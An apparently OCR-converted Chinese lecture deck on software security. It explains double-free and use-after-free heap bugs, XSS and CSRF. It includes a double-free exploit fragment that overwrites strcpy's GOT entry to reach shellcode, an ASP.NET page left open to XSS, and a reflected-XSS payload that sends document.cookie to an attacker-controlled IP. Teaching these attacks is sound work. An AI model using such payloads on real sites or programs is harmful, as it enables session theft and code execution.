软件安全与漏洞分析

2.5 较为高级的内存访问漏洞及其他

Previously in Software Security


- SQL注入的原理
- 一些现存的针对SQL注入的防御技术
- 数组越界访问问题的存在及检测困难性问题

较为高级的内存访问漏洞及其他

- 本节主题 -- 1. 高级堆内存访问漏洞
  - **双重释放（double-free）**
  - **释放重引用（use-after-free）**
- 本节主题 -- 2. 一些其他的Web安全漏洞
  - **跨站脚本（cross-site scripting，XSS）**
  - **跨站请求伪造（cross-site request forgery，CSRF）**

高级堆内存访问漏洞


- 回顾堆块的**分配**与**释放**机制



  - 堆空间的管理本质上是**对bin链表的维护**
  - 堆块释放后，**原本指向它的指针并不自动销毁**
  - 结果：**指针悬空**（指向未使用的内存，但仍然可以引用该空间）


双重释放漏洞


- 那么，**如果尝试释放一个悬空指针所引用的内存，**会如何？
  - free()函数中对此的规定：**“undefined behavior”**
  - 问题的爆发点：**堆块合并和unlink**



双重释放漏洞


- 示例：一个空的bin表项与一个对应尺寸的堆块P（已分配）看上去就像这样






双重释放漏洞

- 示例：当堆块P被释放，bin表项变成了这样




双重释放漏洞

- 示例：如果再次释放P，则free()的原理使得bin表项发生了下面的情况




双重释放漏洞

- 示例：此时，如果系统试图将堆块P分配出去，就可能导致……




双重释放漏洞

- 示例：而如果系统再次试图分配一个与P同样大小的块……



双重释放漏洞

1. static char *GOT_LOCATION = (char *)0x0804c98c;




```
20.  free(first);
21.  sixth = (void *)malloc(256);
22.  *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
23.  *((void **)(sixth+4))=(void *)shellcode_location;
24.  seventh = (void *)malloc(256);
25.  strcpy(fifth, "something");
26.  return 0;
27. }
```

This malloc returns same chunk yet again (why?) unlink() macro copies the address of the shellcode into the address of the strcpy() function in the Global Offset Table - GOT (how?)


When strcpy() is called, control is transferred to shellcode… needs to jump over the first 12 bytes (overwritten by unlink)

释放重引用漏洞

- 双重释放可以认为是释放重引用漏洞的一个特例
- 释放重引用漏洞的一般流程：
  - 申请一段空间，将其释放但并不将指针置为空（这个悬空指针记为p1 ）
  - 申请空间p2，由于malloc分配的过程使得p2指向的空间为刚刚释放的p1指针的空间
  - 构造恶意的数据将p2指向的内存空间布局好（即覆盖了p1中的数据）
  - 利用p1


释放重引用漏洞

- 释放重引用的潜在后果：
  - 一般地，攻击会**尝试劫持函数指针**
  - **造成不同指针引用同一内存区域**



释放重引用漏洞

- 释放重引用与缓冲区溢出的结合：



  - 通过操作溢出后的指针形成释放重引用
  - 代码本身并未出现释放重引用漏洞

其他Web安全漏洞

- Recall：格式化字符串漏洞 & SQL注入攻击
  - 构造畸形的输入字串
  - 畸形串进而篡改程序预设的执行逻辑
- 上述模式下的其他攻击手段
  - 跨站脚本
  - 跨站请求伪造

跨站脚本

- 原理：藉由畸形输入的构造，使攻击方得以**以访问者的身份在站点执行HTML代码**
- 本质：**是对HTML的注入攻击**

```
1.  <%@ Page Title="" Language="C#" MasterPageFile="~/Site.master" AutoE
2.      CodeBehind="Default.aspx.cs" Inherits="WebApplication1._Default" Valid
3.
4.  <asp:Content ID="HeaderContent" runat="server" ContentPlaceHolderID="
5.  </asp:Content>
6.  <asp:Content ID="BodyContent" runat="server" ContentPlaceHolderID="Ma
7.      <asp:TextBox ID="txtSearch" runat="server"></asp:TextBox><asp:But
8.          runat="server"  Text="" onclick="btn_Click" />
9.
10.   <div id="result" runat="server">
11.   </div>
12.
13. </asp:Content>
```

```
17.         protected v
18.         {
19.             result.InnerHtml = ": " + txtSearch.Text.Trim();
20.             //result.InnerHtml = ": " + HttpUtility.HtmlEncode(txtSearch.Text.Trim());
21.
22.         }
```

 ":"+ 输入

 <script type= text/javascript >alert(跨站攻击鸟)</script>

跨站脚本

- 主要分类：
  - 反射型**XSS**

```
/> <script>window.open("http://172.16.2.192/xss_hacker.php?cookie="+document.cookie);</script><!--
```

  - 存储型**XSS**
  - 基于**DOM**的**XSS**

跨站脚本

- 主要分类：
  - 反射型**XSS**
  - 存储型**XSS**
  - 基于**DOM**的**XSS**

